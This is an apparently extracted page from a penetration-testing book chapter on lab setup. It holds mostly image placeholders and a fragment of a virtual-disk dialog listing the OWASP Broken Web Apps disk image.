

Medium

Add Refresh


Name	Virtual Size	Actual Size
> Attached		
▼ Not Attached		
OWASP Broken Web Apps-cl1.vmdk	8.00 GB	5.89 GB

Search By Name




Choose Cancel










Chapter 3: Setting Up for Advanced Hacking Techniques






